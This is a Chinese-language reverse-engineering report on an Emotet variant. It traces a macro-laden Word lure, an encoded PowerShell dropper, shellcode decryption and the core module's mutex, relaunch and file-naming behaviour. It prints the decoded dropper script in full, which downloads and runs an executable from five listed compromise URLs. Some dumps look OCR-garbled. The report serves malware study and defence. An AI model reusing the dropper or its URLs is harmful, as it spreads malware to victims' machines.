

Emotet 恶意软件变种分析

目录

Emotet 恶意软件变种分析	1
1. 概述.....	2
2. 恶意文档分析.....	2
3. Payload 分析.....	4
4. Shellcode 分析.....	6
5. PE 文件分析	8
6. 执行流程.....	16
7. 行为特征.....	16
8. 威胁分析.....	17
9. 防范措施.....	18
10. IOC.....	18

1. 概述


Emotet 是一种通过垃圾邮件传播的恶意软件木马，自 2014 年被发现以来，历经过多次版本的迭代。其早期版本是作为恶意 JavaScript 文件提供的，后来的版本逐渐演变为使用启用了宏的 Office 文档从 C2 服务器检索恶意有效负载。

由于具有模块化架构及自我传播功能，该木马可以根据不同情形传播恶意软件。因此，该木马从早期的针对欧洲的银行客户的银行木马，逐渐发展成为了为全球其他恶意者提供恶意软件包装和交付服务。近来，对开源威胁情报源进行分析，发现 Emotet 僵尸网络恶意活动剧增，出现了多种不同的恶意 Word 文档样本，国内多家企业受到了 Emotet 木马邮件的攻击。

本文中，将对 12 月初发现的样本进行详细分析，包括邮件诱导用户启用宏进而执行宏代码，PowerShell 命令下载并运行 Emotet 恶意软件，Emotet 木马与 C2 服务器进行通信等。

2. 恶意文档分析

恶意文件为伪造的 word 文档，显示内容为诱导用户启用宏：



若用户启用宏功能，则会触发 AutoOpen 自动宏，从而执行宏代码。这个恶意文档中的宏代码的功能是拼接一段由 base64 编码的 PowerShell 代码，然后调用 Win32_Process 类的 Create 方法创建一个新进程执行 PowerShell 代码：

```
CreateObject("winmgmts:Win32_Process").Create
Konlocuvftwzq
.Ippzzsdkmqn, Ixxagmlwvko, Bnakhkulyrak
Select Case Ffenaucn
Case 2373
Ylqv2 = Log(ztlQ)
b0iI = Fix(5503 + Fix(jZmd))
Case 6
uukS79X = Chr(69)
vEfWMT = ChrW(anxGm)
Case 187536147
cDs = 329300291
Dpj = BXYsS21
End Select
nttG9vX = 199541192
For Ihjedmakapix = 0 To 0
```

窗□	
达式	值
Ippzzsdkmqn	powershell -w hidden -en JABTAGkAeQBpAHQAZgBvAGYaaQBsAD0AJwBPAHQAZwB4AG0AeQBrA

下面是提取出来的 PowerShell 代码：

```
powershell -w hidden -en
JABTAGkAeQBpAHQAZgBvAGYaaQBsAD0AJwBPAHQAZwB4AG0AeQBrAGgAbwAnADsAJABMAHQAbgBoAHMAZQBrAGoAIAA
9ACAAJwA0ADANAAnADsAJABCAgSAdAB0AHoAbgB4AGQAdwB4AGoAcABnAD0AJwBCAHCacgBlAHUAbQBmAGUAJwA7AC
QAQwB5AGYAcABlAGcAawB3AG0APQAKAGUAbgB2ADoAdQBzAGUAcgBwAHlAbwBmAGkAbABlACsAJwBcACcAKwAKAEwAd
ABuAGgAcwBlAGsAagArACcALgBlAHgAZQAnADsAJABWAHlAbAB6AGoAdwBpAHEAPQAnAEkAbAB2AGYAdQBvAGwAawBx
ACcAOwAKAEoAbQB1AGcAZABlAGkAdgBxAGcAdwA9AC4AKAAnAG4AZQB3AC0AJwArACcAbwBiAGoAZQBjACcAKwAnAHQ
AJwApACAATgBlAFQALgBXAEUAQgBjAGwASQB1AG4AdAA7ACQATQBwAHgAegB0AGMAdAB3AHYAZQBjAGMAdAA9ACcAAa
B0AHQAcaA6AC8ALwBzAHQAeQBsAGUAeAAuAGsAZwAvAHoAZwBiAHcAcQBjADYALwB0AFkASABQAEoAagAvACoAaAB0A
HQAcABzADoALwAvAHYAAQBWAC0AdwBhAHQAYwBoAC4AcwB0AG8AcgBlAC8AdwBwAC0AaQBwAGMABABlAGQAZQBzAC8A
aABYAEIATwBZAFUAeQAVACoAaAB0AHQAcaABzADoALwAvAHMAZQBByAHYAAQBJAGUALgBqAHUAbQBwAGkAdABhAGkAcgB
iAGEAZwAuAGMABwBtAC8AdwBwAC0AaQBwAGMABABlAGQAZQBzAC8ANQA1ADlAdwA2AGsALQBtADYAbABuAC0AMQA3AD
cALwAGgAGgAdAB0AHAAOgAvAC8AdgBoAGQABwBnAGEAcgBlAC0AMAAwADEALQBzAGkAdABlADEAMQAuAGlAdABlAG0Ac
ABlAHlAbAAuAGMABwBtAC8AdwBwAC0AYQBkAG0AaQBwAC8AZQBtAFkARwBnAGcAbwB3AC8AKgBoAHQAdABwADoALwAv
AHAAaQBjAGsAcABvAGkAbgB0AGcAYQByAGEAZwBlAC4AYwBvAG0ALwB3AHAALQBhAGQAbQBpAG4ALwB5AHAAVgBlAEM
AegBgAHAALwAnAC4AIgBTAGAAUABMAEkAdAAiACgAJwAqACcAKQA7ACQAUQBmAHgAaQBsAHgAZgB4AGsAdwBmAD0AJw
BFHcAbABlAG0AYgBiAHoAZQBhAHMAcAAnADsAZgBvAHlAZQBhAGMAaAAoACQASwB4AHgAeABuAGUAaABhAHlAcgBoA
G4AIABpAG4AIAAkAE0AcAB4AHoAdABjAHQAAdwB2AGUAYwBjAHQAkQB7AHQAacgB5AHsAJABKAG0AdQBnAGQAYgBpAHYA
cQBnAHcALgAIAgQATwBXAE4AYABMAGAAbwBBAGQAYABGAeKATABFACIAKAAkAEsAeAB4AHgAbgBlAGgAYQByAHlAaAB
uACwAIAAkAEMAeQBmAHAAcQBnAGsAdwBtACkAOwAKAEsAZgBiAHYAbwBsAGwAZQBzAG8APQAnAFkAZAB0AHlAawBjAG
0AZABiAHkAZABnAHgAJwA7AEkAZgAgACgAKAAuACgAJwBHACcAKwAnAGUAdAAtAEkAJwArACcAdABlAG0AJwApACAAJ
ABDAHkAZgBwAHUAZwBrAHcAbQAPAC4AIgBsAGUAYABOAGcAdABoACIAIAAtAGcAZQAgADMAMQA3ADUANAAPACAAewBb
AEQAaQBhAGcAbgBvAHMAcABpAGMAcAuAFACgBvAGMAZQBzAHMAxQA6ADoAIgBzAHQAYQBgAFIAdAAiACgAJABDAHk
AZgBwAHUAZwBrAHcAbQAPADsAJABNAGYAZQBzAGsAbABlAHlAagBiAHlAPQAnAFoAawB3AG4AbwBjAHkAZgBtACcAOw
BiAHlAZQBhAGsAOwAKAEQAAdwBrAG0AYwBlAHkAEQBkAHQAacwA9ACcAWABuAG4AaQBIAgkAaQBrAHkAdwAnAH0AfQBjA
GEAdABjAGgAewB9AH0AJABHAHMAaQBtAGoAbABhAHAAbwBwAG4APQAnAE8AbwBkAHMAawBtAGgAZABtACcA
```

将这段 PowerShell 脚本用 base64 解码，并对其中的混淆进行处理，得到了最终的 PowerShell 脚本内容：

```

$filename = '404';
$filepath=$env:userprofile+'\'+$filename+'.exe';
$WebClient=(New-Object Net.WebClient);
$urls='
http://stylex.kg/zgbwqc6/tYHPJj/*https://vip-watch.store/wp-includes/hXBOYUy/*
https://service.jumpitairbag.com/wp-includes/552w6k-m6ln-177/*
http://vhdogaru-001-site11.btempurl.com/wp-admin/emYGggow/*
http://pickpointgarage.com/wp-admin/ypVuCzjp/
'. "SPLit"('*');
foreach($url in $urls)
{
    try
    {
        $WebClient."download"($url, $filepath);
        If ((('Get-Item' $filepath).length) -ge 31754)
        {
            [Diagnostics.Process]::start($filepath);
            break;
        }
    }
    catch{}
}

```

显然，这个脚本的功能是从 5 个远程服务器上下载 payload，若下载成功，则执行这个 payload（本文中的 payload 为 404.exe）。

3. Payload 分析

这个 Payload 相关的文件信息如下：

文件名	404.exe
文件大小	462854 bytes
编译时间	2019 年 12 月 6 日 8:49:05
MD5	0b158b803453519011f207708d3baff9
SHA 256	fd6cd0466f97acdd70376364729e85b 29eae93f2d93f53afe9bfa7c45e02d2

首先定位到 Payload 的 WinMain 函数，发现这个 Payload 是使用 MFC 基础类库编写的：

```

int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
    int v4; // ebx
    struct CWinThread *v5; // esi
    int v6; // edi
    int v7; // eax

    v4 = -1;
    v5 = AfxGetThread(); // 检索指向当前CWinThread对象的指针
    v6 = *(_DWORD *)AfxGetModuleState() + 1;
    if ( AfxWinInit(hInstance, hPrevInstance, lpCmdLine, nShowCmd) // CWinApp初始化
        && (!v6 || (*(int (__thiscall **)(int))(*(_DWORD *)v6 + 144))(v6)) ) // call 41DB4F:InitApplication
    {
        if ( (*(int (__thiscall **)(struct CWinThread *))(v5 + 0x50))(v5) ) // call 412BB0: 核心代码
        {
            v7 = (*(int (__thiscall **)(struct CWinThread *))(v5 + 0x54))(v5);
        }
    }
}

```

进入 payload 的核心代码区域，主要功能为解密 Shellcode。解密的过程是由上百个类似的代码块组成，每个代码块由一个硬编码的密钥和两个复杂的解密函数构成。这个解密过程会完成整个 Shellcode 的第一次解密。单个代码块构成如下：

```

loc_401D6E:                                ; CODE XREF: sub_401CA0+BC↑j
        push    offset aD1nyfi4Vxsztkk ; "d1nyfi4/VXszTkKaoM1IezaIHLh6cAFrLDMJ2L1"...
        lea     eax, [esp+6344h+var_2C]
        push    eax                        ; int
        lea     ecx, [esp+6348h+var_5D94]
        push    ecx                        ; int
        mov     [esp+634Ch+var_5FE4], edi
        mov     [esp+634Ch+var_5FE8], ebx
        mov     byte ptr [esp+634Ch+Memory], bl
        call    Decrypt_401BE0
        add     esp, 0Ch
        push    0FFFFFFFh
        push    ebx
        push    eax
        lea     ecx, [esp+634Ch+var_2C]
        mov     byte ptr [esp+634Ch+var_4], 2
        call    Decrypt_4018E0
        cmp     [esp+6340h+var_5D7C], esi
        mov     byte ptr [esp+6340h+var_4], bl
        jnb     short loc_401DD8
        mov     edx, [esp+6340h+var_5D90]
        push    edx                        ; Memory
        call    j__free
        add     esp, 4

```

然后，再分配一块内存空间，将加密的 Shellcode 拷贝到这个内存中，再进行一次简单的解密操作，如下图：

```

char __cdecl SecondCrypt_401260(int key_list, int shellcode, int len)
{
    unsigned int i; // esi
    char key; // al

    // key_list="7|607B}J8*SIYA~zU{GIqZIuK{60RYzpgRk"

    i = 0;
    if ( len )
    {
        do
        {
            ShowWindow(0, 0);
            ShowWindow(0, 0);
            ShowWindow(0, 0);
            key = *(_BYTE *)(key_list + 2 * (i % 0x23)); // 获得密钥
            *(_BYTE *)(i++ + shellcode) ^= key;        // 和密钥异或
        }
        while ( i != len );
    }
    return key;
}

```

得到最终解密完成的 Shellcode, 并执行这个 Shellcode:

00412844	- 805424 10	mov edx,dword ptr ss:[esp+0x10]			
00412848	- 80F0	mov esi,eax			
0041284A	- 804424 14	mov eax,dword ptr ss:[esp+0x14]			
0041284E	- 52	push edx	404.00444B00		
0041284F	- 50	push eax			
00412850	- 56	push esi			
00412851	- E8 4A8F0100	call 404.00428AA0			
00412854	- 804C24 1C	mov ecx,dword ptr ss:[esp+0x1C]			
0041285A	- 51	push ecx			
0041285B	- 56	push esi			
0041285C	- 68 D04B4A00	push 404.00444B00	Unicode "7 607B}J8*SIYA~zU{G		
00412861	- E8 FA6FEFF	call 404.00401260			
00412866	- 83C4 18	add esp,0x18			
00412869	- FF06	call esi	shellcode入口点		
0041286B	- 53	push ebx			
0041286C	- FF15 7C444A00	call dword ptr ds:[<&USER32.CharLowerA>	StringUChar = 00		
00412872	> 808C24 14630	lea ecx,dword ptr ss:[esp+0x6314]	CharLowerA		
00412879	- E8 32ECFEFF	call 404.00401700			
0041287F	- 888C24 34630	mov ecx,dword ptr ss:[esp+0x6334]			
esi=00500000					
地址	HEX 数据	ASCII			
00500000	E8 00 00 00 00 58 89 C3	05 3A 05 00 00 81 C3 3A	?...X...辛...你:		
00500010	09 01 00 68 01 00 00 00	68 05 00 00 00 53 68 45	...h...h...h...She		
00500020	77 62 30 50 E8 04 00 00	00 83 C4 14 C3 83 EC 48	ub0P?...短...脉露		
00500030	83 64 24 18 00 B9 4C 77	26 07 53 55 56 57 33 F6	停\$...笛uMSUUV3?		
00500040	E8 22 04 00 00 B9 49 F7	02 78 89 44 24 1C E8 14	?!...笛?x堆\$?!		
00500050	04 00 00 B9 58 A4 53 E5	89 44 24 20 E8 06 04 00	?!...策...错D\$?!		
00500060	00 B9 10 E1 8A C3 8B E8	E8 FA 03 00 00 B9 AF B1	?!...策...错D\$?!		
00500070	5C 94 89 44 24 2C E8 EC	03 00 00 B9 33 00 9E 95	\...错D\$,...?..滑		
00500080	89 44 24 30 E8 DE 03 00	00 8B D8 8B 44 24 5C 8B	堆\$...错...错...?!		
00500090	78 3C 03 F8 89 7C 24 10	81 3F 50 45 00 00 74 07	x<...错 ...?PE...t		
005000A0	33 C0 E9 B8 03 00 00 B8	4C 01 00 00 66 39 47 04	3...?...言...?F9G		
005000B0	75 F6 E6 47 38 01 75 E8	0F 87 57 06 0F 87 47 14	...错...错...错...错		
			shellcode		

4. Shellcode 分析

Shellcode 加载了所需函数的地址，如下图：

0050003C	56	push esi		
0050003D	57	push edi		
0050003E	33F6	xor esi,esi		
00500040	E8 22040000	call 00500467	get Func "loadlibrary" address	
00500045	B9 49F70278	mov ecx,0x7802F749		
0050004A	894424 1C	mov dword ptr ss:[esp+0x1C],eax		
0050004E	E8 14040000	call 00500467	get Func "GetProcAddress" address	
00500053	B9 58A453E5	mov ecx,0xE553A458		
00500058	894424 20	mov dword ptr ss:[esp+0x20],eax		
0050005C	E8 06040000	call 00500467	get Func "virtualalloc" address	
00500061	B9 10E18AC3	mov ecx,0xC38AE110		
00500066	8BE8	mov ebp,eax		
00500068	E8 FA030000	call 00500467	get Func "virtualprotect" address	
0050006D	B9 AFB15C94	mov ecx,0x945CB1AF		
00500072	894424 2C	mov dword ptr ss:[esp+0x2C],eax		
00500076	E8 EC030000	call 00500467	get Func "zwFlushInstructionCache" address	
0050007B	B9 33009E95	mov ecx,0x959E0033		
00500080	894424 30	mov dword ptr ss:[esp+0x30],eax		
00500084	E8 DE030000	call 00500467	get Func "GetNativeSystemInfo" address	
00500089	8BD8	mov ebx,eax		
0050008B	8B4424 5C	mov eax,dword ptr ss:[esp+0x5C]		
0050008F	8B78 3C	mov edi,dword ptr ds:[eax+0x3C]		

经过调试分析，Shellcode 在内存中加载了一个 PE 文件（删除了 DOS 头）：

005003C8	6A 00	push 0x0	
005003CA	6A FF	push -0x1	
005003CC	03F3	add esi,ebx	
005003CE	FF5424 3C	call dword ptr ss:[esp+0x3C]	ntdll.ZwFlushInstructionCache
005003D2	33C0	xor eax,eax	
005003D4	40	inc eax	
005003D5	50	push eax	
005003D6	50	push eax	
005003D7	53	push ebx	
005003D8	FFD4	call 005003D4	0EP入口点
005003DA	837C24 60 00	cmp dword ptr ss:[esp+0x60],0x0	
005003DF	74 7C	jz short 0050045D	
005003E1	837F 7C 00	cmp dword ptr ds:[edi+0x7C],0x0	
005003E5	74 76	jz short 0050045D	
005003E7	8BAF 78	mov ecx,dword ptr ds:[edi+0x78]	
005003EA	03C8	add ecx,ebx	
esi=00520A00			

地址	HEX 数据	ASCII
00520020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00?..
00520030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00?..
00520040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00?..
00520050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00?..
00520060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00?..
00520070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00?..
00520080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00?..
00520090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00?..
005200A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00?..
005200B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00?..
005200C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00?..
005200D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00?..
005200E0	49 9E DE 5D 00 00 00 00 00 00 00 00 00 00 00 00?..
005200F0	00 01 0C 00 00 DC 00 00 00 5A 00 00 00 00 00 00?..

寄存器 (FPU)	值
EAX	00000001
ECX	00129AFC
EDX	770F70B4 ntdll.KiFastSystemCallRet
EBX	00520000
ESP	00129B04
EBP	005007FB
ESI	00520A00
EDI	00500617 ASCII "PE"
EIP	005003D4
C 0 ES 0023 32位	0(FFFFFFFF)
P 0 CS 001B 32位	0(FFFFFFFF)
A 0 SS 0023 32位	0(FFFFFFFF)
Z 0 DS 0023 32位	0(FFFFFFFF)
S 0 FS 003B 32位	7FFDE000(FFF)
T 0 GS	0000 NULL
0 0 LastErr	ERROR_INVALID_WINDOW_HANDLE

因此，可以先修复 PE 文件的 DOS 头，再从内存 dump 出 PE 文件进行静态分析。这个 PE 文件实现了 Emotet 恶意软件的核心功能。

```
void __noreturn start()
{
    int v0; // esi
    const wchar_t *v1; // edi
    unsigned int v2; // edi
    int v3; // esi
    int v4; // ecx
    unsigned int v5; // esi
    char v6; // [esp+Ch] [ebp-420h]
    wchar_t s; // [esp+214h] [ebp-218h]
    char v8; // [esp+41Ch] [ebp-10h]

    sub_3BBF42();
    sub_3BCB34();
    GetModuleFileNameW(0, &v6, 260);
    v0 = sub_3B1144(&v6);
    v1 = (const wchar_t *)sub_3B1A52((char *)&byte_3BF004 + 6476, 1226235314);
    snwprintf(&s, 0x104u, v1, v0);
    sub_3B1B09(v1);
    v2 = GetCommandLine();
    v3 = lstrlenW(v2);
    v5 = v2 + 2 * (v3 - lstrlenW(&s));
    while ( v2 <= v5 )
    {
        if ( !lstrcmpiW(v2, &s) )
        {
            sub_3BBCC2();
            ExitProcess(0);
        }
        v2 += 2;
    }
    sub_3B1CC2((int)&s, (int)&v6, v4, &v8);
    ExitProcess(0);
}
```

5. PE 文件分析

Emotet 恶意软件会先获取进程的文件路径，然后根据这个路径计算得到一个命令行参数，这里是“--d0a25089”。然后获取当前进程的命令行参数与“--d0a25089”进行比较：如果参数不同，则以参数“--d0a25089”重新启动自身并退出当前进程：

00521CD0	5A	pop edx	001296DC	寄存器 (3DNowt)	EAX 00000000
00521CD1	8D4D AC	lea ecx,dword ptr ss:[ebp-0x54]			ECX 00000044
00521CD4	E8 2AF8FFFF	call 00521503			EDX 00000000
00521CD9	8D45 F0	lea eax,dword ptr ss:[ebp-0x10]			EBX 00000104
00521CDC	C745 AC 440000	mov dword ptr ss:[ebp-0x54],0x44			ESP 001296C0
00521CE3	50	push eax			EBP 001296DC
00521CE4	8D45 AC	lea eax,dword ptr ss:[ebp-0x54]			ESI 001298E4 UNICODE "--d0a25089"
00521CE7	50	push eax			EDI 001296DC UNICODE "C:\Users\Administrator\Desktop"
00521CE8	33C0	xor eax,eax			EIP 00521CF2
00521CEA	50	push eax			C 0 ES 0023 32位 0(FFFFFFFF)
00521CEB	50	push eax			P 1 CS 001B 32位 0(FFFFFFFF)
00521CEC	50	push eax			A 0 SS 0023 32位 0(FFFFFFFF)
00521CED	50	push eax			Z 1 DS 0023 32位 0(FFFFFFFF)
00521CEE	50	push eax			S 0 FS 003B 32位 7FDD000(FFF)
00521CEF	56	push esi			T 0 GS 0000 NULL
00521CF0	57	push edi			D 0
00521CF1	56	push edi			D 0 LastErr ERROR_SUCCESS (00000000)
00521CF2	FF15 281F5300	call dword ptr ds:[0x531F28]	kernel32.CreateProcessW		EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
00521CF8	85C0	test eax,eax			MM0 0.0, 0.0
00521CFA	74 27	je short 00521D03			MM1 0.0, 0.0
00521CFC	8B7D 0C	mov edi,dword ptr ss:[ebp+0xC]			MM2 0.0, 0.0
ds:[00531F28]=76CA204D (kernel32.CreateProcessW)					MM3 0.0, 0.0
地址	HEX 数据	UNICODE	001296DC	001296DC	ModuleFileName = "C:\Users\Administrator\Desktop\123.exe"
001296DC	43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00	C:\Users	00129640	001298E4	CommandLine = "--d0a25089"
001296EC	5C 00 41 00 64 00 60 00 69 00 6E 00 69 00 73 00	\Adminis	00129644	00000000	pProcessSecurity = NULL
001296FC	74 00 72 00 61 00 74 00 6F 00 72 00 5C 00 44 00	trator\A	00129648	00000000	pThreadSecurity = NULL
0012970C	65 00 73 00 68 00 74 00 6F 00 70 00 5C 00 3A 00	esktop\A	0012964C	00000000	InheritHandles = FALSE
0012971C	30 00 34 00 2E 00 62 00 69 00 6E 00 00 00 00 00	0h.bin..	00129650	00000000	CreationFlags = 0
0012972C	00 00 00 00 84 7C 10 77 84 7C 10 77 98 12 00	..坂坂坂	00129654	00000000	pEnvironment = NULL
0012973C	E4 78 10 77 6C 97 12 00 00 00 84 7C 10 77 00 00	藏証証...	00129658	00000000	CurrentDir = NULL
0012974C	4F 79 10 77 00 00 00 00 00 00 00 00 00 00 00 00	裕証証...	0012965C	0012966C	pStartupInfo = 0012966C
0012975C	5F 07 12 00 00 00 00 00 84 7C 10 77 00 00 00 00	裕証証...	00129660	00129680	pProcessInfo = 00129680

带参数启动后，检索 Windows 目录的路径，获取 Windows 目录所在磁盘（C:\）的磁盘序列号：

```
int sub_3BB901()
{
    int result; // eax
    __int16 *v1; // eax
    __int16 path; // [esp+0h] [ebp-208h]

    result = GetWindowsDirectoryW(&path, 260);
    if ( result )
    {
        v1 = &path;
        if ( path )
        {
            while ( *v1 != 92 )
            {
                ++v1;
                if ( !*v1 )
                    goto LABEL_7;
            }
            v1[1] = 0;
        }
    LABEL_7:
        result = GetVolumeInformationW(&path, 0, 0, (char *)&byte_3C2660 + 140, 0, 0, 0, 0);
    }
    return result;
}
```

根据获得的磁盘序列号，创建互斥体“Global\I386FA”、“Global\M386FA”和“Global\E386FA”：

0035899E	50	push eax				C 0 ES 0023 32位 0(FFFFFFFF)
0035899F	6A 00	push 0x0				P 1 CS 001B 32位 0(FFFFFFFF)
003589A1	6A 00	push 0x0				A 0 SS 0023 32位 0(FFFFFFFF)
003589A3	FF15 E0213600	call dword ptr ds:[0x3621E0]	kernel32.CreateMutexW			Z 1 DS 0023 32位 0(FFFFFFFF)
003589A9	33C9	xor ecx,ecx	ntdll.77106570			S 0 FS 003B 32位 7FFDE000(FFF)
003589AB	A3 082E3600	mov dword ptr ds:[0x362E88],eax				T 0 GS 0000 NULL
003589B0	85C0	test eax,eax				D 0
003589B2	5E	pop esi				O 0 LastErr ERROR_SUCCESS (0000)
ds:[003621E0]=76CE338E (kernel32.CreateMutexW)						
地址	HEX 数据	UNICODE		00129620	00000000	pSecurity = NULL
003626EC	FA 86 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00	缺		00129624	00000000	InitialOwner = FALSE
003626FC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		00129628	00129630	MutexName = "Global\1386FA"
0036270C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012962C	00000000	

003589F7	50	push eax				P 1 CS 001B 32位 0(FFFFFFFF)
003589F8	6A 00	push 0x0				A 0 SS 0023 32位 0(FFFFFFFF)
003589FA	6A 00	push 0x0				Z 1 DS 0023 32位 0(FFFFFFFF)
003589FC	FF15 E0213600	call dword ptr ds:[0x3621E0]	kernel32.CreateMutexW			S 0 FS 003B 32位 7FFDE000(FFF)
00358A02	33C9	xor ecx,ecx	ntdll.77106570			T 0 GS 0000 NULL
00358A04	A3 081C3600	mov dword ptr ds:[0x361C08],eax				D 0
00358A09	85C0	test eax,eax				O 0 LastErr ERROR_SUCCESS (0000)
ds:[003621E0]=76CE338E (kernel32.CreateMutexW)						
地址	HEX 数据	UNICODE		0012961C	00000000	pSecurity = NULL
003626EC	FA 86 03 00 00 00 00 00 00 00 00 00 00 00 00 00	缺		00129620	00000000	InitialOwner = FALSE
003626FC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		00129624	0012962C	MutexName = "Global\1386FA"
0036270C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		00129628	00000000	

00358A50	50	push eax				EIP 00362604
00358A51	33C0	xor eax,eax				C 0 ES 0023 32位 0(FFFFFFFF)
00358A53	50	push eax				P 1 CS 001B 32位 0(FFFFFFFF)
00358A54	50	push eax				A 0 SS 0023 32位 0(FFFFFFFF)
00358A55	50	push eax				Z 1 DS 0023 32位 0(FFFFFFFF)
00358A56	FF15 BC213600	call dword ptr ds:[0x3621BC]	kernel32.CreateEventW			S 0 FS 003B 32位 7FFDE000(FFF)
00358A5C	33C9	xor ecx,ecx	ntdll.77106570			T 0 GS 0000 NULL
00358A5E	A3 0C1C3600	mov dword ptr ds:[0x361C0C],eax				D 0
00358A63	85C0	test eax,eax				O 0 LastErr ERROR_SUCCESS (0000)
ds:[003621BC]=76CED7BC (kernel32.CreateEventW)						
地址	HEX 数据	UNICODE		00129618	00000000	pSecurity = NULL
003626EC	FA 86 03 00 00 00 00 00 00 00 00 00 00 00 00 00	缺		0012961C	00000000	ManualReset = FALSE
003626FC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		00129620	00000000	InitiallySignaled = FALSE
0036270C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		00129624	0012962C	EventName = "Global\1386FA"

接着，根据算法从单词列表中挑选两个单词生成一个文件名（用于实现隐藏功能）：

```
int sub_3BDC04()
{
    _WORD *v0; // esi

    v0 = GetFormatStr_3B1A52((_DWORD *)&byte_3BF004 + 1771, 1206303870); // 获得单词列表
    GenerateStr_3BDB28((char *)L"dispid speed", (unsigned int)v0); // 生成文件名
    return j_HeapFree_3B1532((int)v0);
}
```

单词列表中包含下列 64 个单词，共 4096 种组合方式：

texas,func,deploy,run,leel,stuck,def,print,hal,monthly,pdf,char,netsh,memo,trns,rds,maker,more,txtto,chunker,mailbox,compon,shades,scan,non,wsat,speed,publish>manual,hant,inbox,malert,zap,fill,angle,wrap,boost,cors,iplk,sitka,wow,prints,acquire,wiz,smo,footer,attrib,group,appid,xcl,sensor,methods,ipmi,raw,title,nic,ias,lua,dispid,special,serial,wsa,tcg,msp

用文件名（这里是 dispid speed）和系统目录拼接出新的文件路径：

0035DC70	56	push esi				C 0 ES 0023 32位 0(FFFFFFFF)
0035DC71	53	push ebx				P 1 CS 001B 32位 0(FFFFFFFF)
0035DC72	57	push edi				A 0 SS 0023 32位 0(FFFFFFFF)
0035DC73	FF15 A0223600	call dword ptr ds:[0x3622A8]	ntdll._snprintf			Z 1 DS 0023 32位 0(FFFFFFFF)
0035DC79	83C4 14	add esp,0x14				S 0 FS 003B 32位 7FFDE000(FFF)
0035DC7C	80CE	mov ecx,esi				T 0 GS 0000 NULL
0035DC7E	5E	pop edi	00363F20			D 0
ds:[003622A8]=770E3CD6 (ntdll._snprintf)						
地址	HEX 数据	UNICODE		0012968C	00363F20	wstr = 00363F20
00363C10	64 00 69 00 73 00 70 00 69 00 64 00 73 00 70 00	dispid speed.....		00129690	00000104	count = 104 (260.)
00363C20	65 00 65 00 64 00 00 00 00 00 00 00 00 00 00 00		00129694	005E2D88	format = "%s%s.exe"
00363C30	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		00129698	00364128	<%=> = "C:\Windows\system32"
00363C40	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012969C	00363C10	<%=> = "dispid speed"
00363C50	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		001296A0	005C16E2	UNICODE "--d0a25089"
00363C60	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		001296A4	00000102	

打开当前进程的文件，将自身文件映射到内存并计算 crc32 的值：

```

result = CreateFileW(L"C:\\Windows\\System32\\dispid-speed.exe", 2147483648, 1, 0, 3, 0, 0);
v1 = result;
if ( result != -1 )
{
    v2 = CreateFileMappingW(result, 0, 2, 0, 0, 0);
    v3 = v2;
    if ( v2 )
    {
        v4 = (UCHAR *)MapViewOfFile(v2, 4, 0, 0, 0);
        if ( v4 )
        {
            v5 = GetFileSize(v1, 0);
            *(&byte_3C2BAC + 196) = RtlComputeCrc32(0, v4, v5);
            UnmapViewOfFile(v4);
        }
        CloseHandle(v3);
    }
    result = CloseHandle(v1);
}
return result;

```

获得计算机名，和前面获得的磁盘序列号拼接成一个字符串：

0035DE7B	50	push eax				C 0 ES 0023 32位
0035DE7C	56	push esi				P 1 CS 001B 32位
0035DE7D	68 04010000	push 0x104				A 0 SS 0023 32位
0035DE82	68 183E3600	push 0x363E18				Z 1 DS 0023 32位
0035DE87	FF15 50253600	call dword ptr ds:[0x362550]	ntdll._snprintf			S 0 FS 003B 32位
0035DE8D	83C4 14	add esp,0x14				T 0 GS 0000 NULL
0035DE90	8BCB	mov ecx,esi				D 0
0035DE92	E8 723CFFFF	call 00351809				0 0 LastErrr ERROR
ds:[00362550]=77179A60 (ntdll._snprintf)						EFL 00000246 (NO
						ST0 empty 0.0
